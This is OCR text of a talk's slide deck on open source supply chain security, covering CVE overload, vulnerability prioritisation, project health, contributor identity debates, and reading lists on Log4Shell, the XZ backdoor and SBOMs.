



Projects that released faster, slower or the same as the prior year.

Sonatype State of the Software Supply Chain: https://www.sonatype.com/state-of-the-software-supply-chain/introduction

FIGURE 1.3

## Rate of Vulnerability Remediation Over Time




How long a project took to remediate known vulnerabilities in their dependencies.


Sonatype State of the Software Supply Chain: https://www.sonatype.com/state-of-the-software-supply-chain/introduction


YOUR
SCORE
HIGH
SCORE


WHAC
-A-
MOLE
WHAC
-A-
MOLE
WHAC
-A-
MOLE
WHAC
-A-
MOLE
WHAC
-A-
MOLE
FREE
PLAY

# Takeaway: Patch Faster is Broken and Chasing CVE 0 is a Losing Battle

- CVEs increasing faster than they can be fixed
- Most of these are not important anyway
- But they all have CVSS scores > 9.8 so you can’t tell which ones ARE important
- GHSAs (more transparent than CVEs)
- **CISA KEV + EPSS**
- VEX, CSAF, OpenSSF Malicious Packages Repository are helpful
- GitHub Insights and other project health metrics
    - This is (currently) a very manual process
    - But it’s getting a lot easier




Nucleus

Patrick Garrity https://www.linkedin.com/posts/patrickmgarrity_the-evolution-of-patricks-sankey-matics-activity-7118334146728357888-zxxn/

# Takeaway: Open Source Project Health/Insights

- This is PROACTIVE (the better advisory data, scoring etc is about reactive improvements)
- This is (currently) largely a manual process (but it's getting a lot easier)
- This path provides info on contributors/maintainers
  - **(cf. Linux kernel removing Russian nationals from their maintainer team)**
- I see a lot of people asking for more data like this but they want stuff like positive IDs on contributors
  - They think they can find boogeymen putting traps into open source
- But Evaluating project health isn't directly about safety
  - it's about tracking all of those deps in the iceberg
  - What happens when it hits the fan?
  - **Are the projects you're depending on healthy, will you be able to work with them?**
- Keep in mind: google, your bank, etc are all sucking up tons of data on YOU, why shouldn't we be trying to do this ourselves?
  - The only question is whether this should be centralized for scale
- This can protect you from dependency confusion (highly underrated vector)
- **Ransomware attacks and the software supply chain as a vector are peanut butter and chocolate**
  - Note that crypto wallet/key exfiltration is just a special case of ransomware with fewer steps
- **Are you eating cake or are you eating toilet paper?**

# Takeaway: We Can Investigate the Open Source we Consume

- Are the projects healthy
  - Can we work with them when the chips are down?
- Are contributors known actors?
  - Are they visible outside of whatever repo

# Takeaway: Open Source Will Not Work in the Authoritarian Dystopia

- Registration/Authentication/Verification will backfire
- Many projects will move to weird places
- A lot of people will just stop contributing

# Recap: Unsolvable Issues!

- You can’t fix problems in your transitive dependencies
  - (e.g. log4shell)
- You have no way to stop long-con bad actors
  - (e.g. Jia Tan)
- You can’t keep up volume of advisories
  - (cf. NVD collapse)

# Footnotes &c

For your consideration

# Footnotes

- Sonatype: State of the Software Supply Chain
  https://www.sonatype.com/state-of-the-software-supply-chain/introduction
- Tidelift: State of the Open Source Maintainer
  https://explore.tidelift.com/2024-survey/2024-tidelift-state-of-the-open-source-maintainer-report
- Anchore: Software Supply Chain Security Report
  https://get.anchore.com/2024-software-supply-chain-security-report/
- Thomas Depierre: I am not a Supplier
  https://www.softwaremaxims.com/blog/not-a-supplier
- The Double-Edged Sword of Increased Vulnerability Data
  https://github.blog/security/supply-chain-security/securing-the-open-source-supply-chain-the-essential-role-of-cves/
- Open Source is Bigger Than You Can Imagine
  https://anchore.com/blog/open-source-is-bigger-than-you-imagine/
- 2023 Top Routinely Exploited Vulnerabilities
  https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-317a
- Patrick's CVE Diagrams
  https://www.linkedin.com/posts/patrickmgarrity_the-evolution-of-patricks-sankey-matics-activity-7118334146728357888-zxxn/
- possible origin of the iceberg
  https://www.slideshare.net/loriayre/open-source-library-system-software-free-is-just-the-tip-of-the-iceberg
- Log4Shell logo: https://en.wikipedia.org/wiki/File:Log4Shell_logo.png
- xz logo: https://infosec.exchange/@jerry/112186387514069376

# Log4Shell Reading List

Dealing with log4shell (detection, mitigation, workarounds)
https://cloudsecurityalliance.org/blog/2021/12/14/dealing-with-log4shell-aka-cve-2021-44228-aka-the-log4j-version-2/

Keeping up with log4shell (post mortem)
https://cloudsecurityalliance.org/blog/2021/12/16/keeping-up-with-log4shell-aka-cve-2021-44228-aka-the-log4j-version-2/

Mysterious tweet hinting at the exploit
https://twitter.com/sirifu4k1/status/1468951859381485573

Another mysterious tweet:
https://twitter.com/CattusGlavo/status/1469010118163374089

“THE” pull request:
https://github.com/apache/logging-log4j2/pull/608

Cloudflare digs for evidence of pre-disclosure exploits in the wild:
https://twitter.com/eastdakota/status/1469800951351427073

# XZ Reading List

Technologist vs spy: the XZ backdoor debate
https://lcamtuf.substack.com/p/technologist-vs-spy-the-xz-backdoor

General XZ roundups
https://boehs.org/node/everything-i-know-about-the-xz-backdoor
https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

FAQ on the XZ compromise/backdoor CVE-2024-3094
https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27

examination of claims of technical solutions to XZ and why they're wrong
https://federated.saagarjha.com/notice/AgPahhBPr9xHXMAPWi

OSS backdoors: the folly of the easy fix
https://lcamtuf.substack.com/p/oss-backdoors-the-allure-of-the-easy

deep inspection of the backdoor injection
https://research.swtch.com/xz-script
https://gynvael.coldwind.pl/?lang=en&id=782

interactions in open source projects (examination of XZ infiltration)
https://robmensching.com/blog/posts/2024/03/30/a-microcosm-of-the-interactions-in-open-source-projects/

thread from november 2023 theorizing about a long con threat actor assuming control of a major project
https://infosec.exchange/@mariuxdeangelo/111348817163534252

thread exploring pressure on XZ maintainer to hand off control of the project
https://twitter.com/robmen/status/1774067844785086775

bullying as a vulnerability in open source
https://www.404media.co/xz-backdoor-bullying-in-open-source-software-is-a-massive-security-vulnerability

tracking Jia Tan's commit timestamps
https://twitter.com/birchb0y/status/1773871381890924872

examining Jia Tan's complete github commit history
https://huntedlabs.com/where-the-wild-things-are-a-complete-analysis-of-jiat95-github-history

looking into the "Jia Tan" persona
https://www.wired.com/story/jia-tan-xz-backdoor/

Sloppy OpenSSF statement (later redacted) implying Scorecard indicated XZ issues
https://web.archive.org/web/20240331024907/https://openssf.org/blog/2024/03/30/xz-backdoor-cve-2024-3094/

Lessons from XZ Utils: Achieving a More Sustainable Open Source Ecosystem
https://www.cisa.gov/news-events/news/lessons-xz-utils-achieving-more-sustainable-open-source-ecosystem

# solana-web3.js Reading List

Paul McCarty breaks the news
https://www.linkedin.com/feed/update/urn:li:activity:7269857421739593728/

Post-hack release notes
https://github.com/solana-labs/solana-web3.js/releases/tag/v1.95.8

GitHub Advisory
https://github.com/advisories/GHSA-2mhj-xmf4-pr8m

Tweet from project sponsor
https://x.com/anza_xyz/status/1864085236432134264

placeholder

# Open Source Reconnaissance Reading List

NPM Provenance: The Missing Security Layer in Popular JavaScript Libraries
https://medium.com/exaforce/npm-provenance-the-missing-security-layer-in-popular-javascript-libraries-b50107927008

Your dependencies have dependencies: new features to assess risk
https://dev.to/stacklok/your-dependencies-have-dependencies-new-features-to-assess-risk-3f1b

Repo Swatting
https://www.bsidesmelbourne.com/2024-repo.html
https://github.com/6mile/repo-swatting (hopefully slides will be posted soon)

Securing open source software: Whose job is it, anyway?
https://www.theregister.com/2024/03/08/securing_opensource_software_whose_job/

Maltego Cyber Investigation Platform &c
https://www.maltego.com/

The US Federal Government Understands that open source is not a supplier
https://www.linkedin.com/feed/update/urn:li:activity:7073021512030511104/

identifying vulnerabilities in open source codebases at scale
https://github.com/chebuya/SASTsweep

Why remove Russian maintainers of Linux kernel? Here's what Torvalds says
https://www.zdnet.com/article/why-remove-russian-maintainers-of-linux-kernel-heres-what-torvalds-says/

Linus Torvalds kicked the Russians out of Linux, now they're creating a sovereign Linux community in Russia — Ministry of Digital Development steps in
https://www.tomshardware.com/software/linux/linus-torvalds-kicked-the-russians-out-of-linux-now-theyre-creating-a-sovereign-linux-community-in-russia-ministry-of-digital-development-steps-in

## Bad Ideas Around Enforced Contributor Identity and Authentication:

Malicious PyPI package with 37,000 downloads steals AWS keys
https://www.bleepingcomputer.com/news/security/malicious-pypi-package-with-37-000-downloads-steals-aws-keys/

LLM Code Authorship Detection (this is a bad idea and will probably make things worse)
https://apiiro.com/blog/llm-code-author-detection-unmasking-malicious-package-contributions/

Digital Identity Attestation Roundup
https://openssf.org/blog/2021/01/27/digital-identity-attestation-roundup/

Building Trust Within Open Source Software
https://www.identity.com/building-trust-within-open-source-software/

## This isn't a problem specific to Open Source:

North Korean hacker got hired by US security vendor, immediately loaded malware
https://arstechnica.com/tech-policy/2024/07/us-security-firm-unwittingly-hired-apparent-nation-state-hacker-from-north-korea/

Twitter employee is convicted in Saudi spy case
https://www.cnn.com/2022/08/09/tech/former-twitter-employee-conviction/index.html

# Projects and Data Sources

NPM Provenance: The Missing Security Layer in Popular JavaScript Libraries
https://medium.com/exaforce/npm-provenance-the-missing-security-layer-in-popular-javascript-libraries-b50107927008

Your dependencies have dependencies: new features to assess risk
https://dev.to/stacklok/your-dependencies-have-dependencies-new-features-to-assess-risk-3f1b

Repo Swatting
https://www.bsidesmelbourne.com/2024-repo.html
https://github.com/6mile/repo-swatting (hopefully slides will be posted soon)

Securing open source software: Whose job is it, anyway?
https://www.theregister.com/2024/03/08/securing_opensource_software_whose_job/

Maltego Cyber Investigation Platform &c
https://www.maltego.com/

The US Federal Government Understands that open source is not a supplier
https://www.linkedin.com/feed/update/urn:li:activity:7073021512030511104/

identifying vulnerabilities in open source codebases at scale
https://github.com/chebuya/SASTsweep

OpenSSF Malicious Packages Repository:
https://openssf.org/blog/2023/10/12/introducing-openssfs-malicious-packages-repository/

Common Security Advisory Framework
https://oasis-open.github.io/csaf-documentation/

Exploit Prediction Scoring System
https://www.first.org/epss/

CISA Known Exploited Vulnerability Catalog
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Vulnerability Exploitability Exchange
https://cyclonedx.org/capabilities/vex/

GitHub Advisory Database
https://github.com/advisories

GitHub Insights
https://docs.github.com/en/issues/planning-and-tracking-with-projects/viewing-insights-from-your-project/about-insights-for-projects

Open Source Insights
https://deps.dev/

# CVE/NVD Brokenness Reading List

Filling the NVD data gap
https://github.com/anchore/nvd-data-overrides

NVD Chaos Podcast
https://resilientcyber.substack.com/p/s6e11-josh-bressers-and-dan-lorenc

Identifying Software
https://guix.gnu.org/en/blog/2024/identifying-software/

CVEs CWEs CVSS and It's Discontents
https://www.linkedin.com/pulse/cves-cwes-cvss-its-discontents-sherif-mansour

Open Source Security Podcast Episode 392 – Curl and the calamity of CVE
https://opensourcesecurity.io/2023/09/10/episode-392-curl-and-the-calamity-of-cve/

Shedding Light on CVSS Scoring Inconsistencies
https://arxiv.org/abs/2308.15259

My previous DevOpsDays 2022 talk (Learn From Log4Shell):
https://www.youtube.com/watch?v=PINtIL_oN0k
https://github.com/pvnovarese/2022-devopsdays

Probably Don't Rely on EPSS Yet:
https://insights.sei.cmu.edu/blog/probably-dont-rely-on-epss-yet/

CVE-2020-19909 is everything that is wrong with CVEs:
https://daniel.haxx.se/blog/2023/08/26/cve-2020-19909-is-everything-that-is-wrong-with-cves/

# Software Supply Chains Reading List

Hackers poison source code from largest Discord bot platform
https://www.bleepingcomputer.com/news/security/hackers-poison-source-code-from-largest-discord-bot-platform/

Overcoming Software Supply Chain Attacks
https://blog.karambit.ai/overcoming-software-supply-chain-attacks-c8746a0236ab

iconburst NPM supply chain attack
https://www.scmagazine.com/news/iconburst-supply-chain-attack-uses-typo-squatting-to-spread-malicious-javascript-packages-via-npm

Deceptive Deprecation: The Truth About npm Deprecated Packages
https://blog.aquasec.com/deceptive-deprecation-the-truth-about-npm-deprecated-packages

aquasec/CIS supply chain security guide
https://www.aquasec.com/news/software-supply-chain-security-guide-cis-aqua-security/

OWASP kube top ten risks #2: supply chain vulnerabilities
https://github.com/OWASP/www-project-kubernetes-top-ten/blob/main/2022/en/src/K02-supply-chain-vulnerabilities.md

CNCF Catalog of Supply Chain Compromises
https://github.com/cncf/tag-security/tree/main/community/catalog/compromises

Git Checkout Authentication to the Rescue of Supply Chain Security
https://archive.fosdem.org/2023/schedule/event/security_where_does_that_code_come_from/

Software supply chain security practices are maturing — but it's a work in progress
https://www.reversinglabs.com/blog/openssf-survey-supply-chain-security-practices

Open Source Supply Chain Security at Google
https://research.swtch.com/acmscored

CVE Half-Day Watcher
https://github.com/Aqua-Nautilus/CVE-Half-Day-Watcher

Few Open Source Projects are Actively Maintained
https://www.infoworld.com/article/3708630/report-finds-few-open-source-projects-actively-maintained.html

The Massive Bug at the Heart of NPM
https://blog.vlt.sh/blog/the-massive-hole-in-the-npm-ecosystem

A Study on Navigating Open-Source Dependency Abandonment:
https://courtney-e-miller.github.io/static/media/WeFeelLikeWereWingingIt.dc3c76d3b3c2d12f4fee.pdf

# SBOM Reading List

Making Better SBOMs
https://kccncna2022.sched.com/event/182GT/
https://www.youtube.com/watch?v=earq775L4fc

Reflections on Trusting Trust
https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf
https://web.mit.edu/6.033/2002/wwwdocs/handouts/h25-review2slides2.pdf

Introduction to SBOMs - What is it and do I need one?
https://www.youtube.com/watch?v=jVl6K5h6PzY

Generate sboms with syft and jenkins
https://www.youtube.com/watch?v=nMLveJ_TxAs

Profound Podcast - Episode 10 (John Willis and Josh Corman)
https://www.buzzsprout.com/1758599/8761108-profound-dr-deming-episode-10-josh-corman-captain-america

GitHub Self-Service SBOMs
https://github.blog/2023-03-28-introducing-self-service-sboms/


Do SBOMS Need VEX?:
https://www.linkedin.com/posts/aph10_sbom-softwaresupplychainsecurity-vex-activity-7108017924384137216-VARV/

# Glossary

- CVE - Common Vulnerabilities and Exposures - https://cve.mitre.org/
- CVSS - Common Vulnerability Scoring System - https://nvd.nist.gov/vuln-metrics/cvss
- CISA - cybersecurity and infrastructure security agency - https://cisa.gov
- KEV - Known Exploited Vulnerabilities https://www.cisa.gov/known-exploited-vulnerabilities-catalog
- EPSS - Exploit Prediction Scoring System - https://www.first.org/epss/
- SBOM - Software Bill of Materials - https://www.cisa.gov/sbom
- VEX - Vulnerability Exploitability eXchange - https://github.com/openvex/spec
- CSAF - Common Security Advisory Framework - https://oasis-open.github.io/csaf-documentation/
- GHSA - GitHub Security Advisory - https://github.com/advisories
- OpenSSF - Open Source Security Foundation - https://openssf.org/

# Free is Just the Tip of the Iceberg: Open Source Library System Software

Lori Bowen Ayre
lori.ayre@galecia.com
METRO Webinar
October 6, 2009



# HUNTED LABS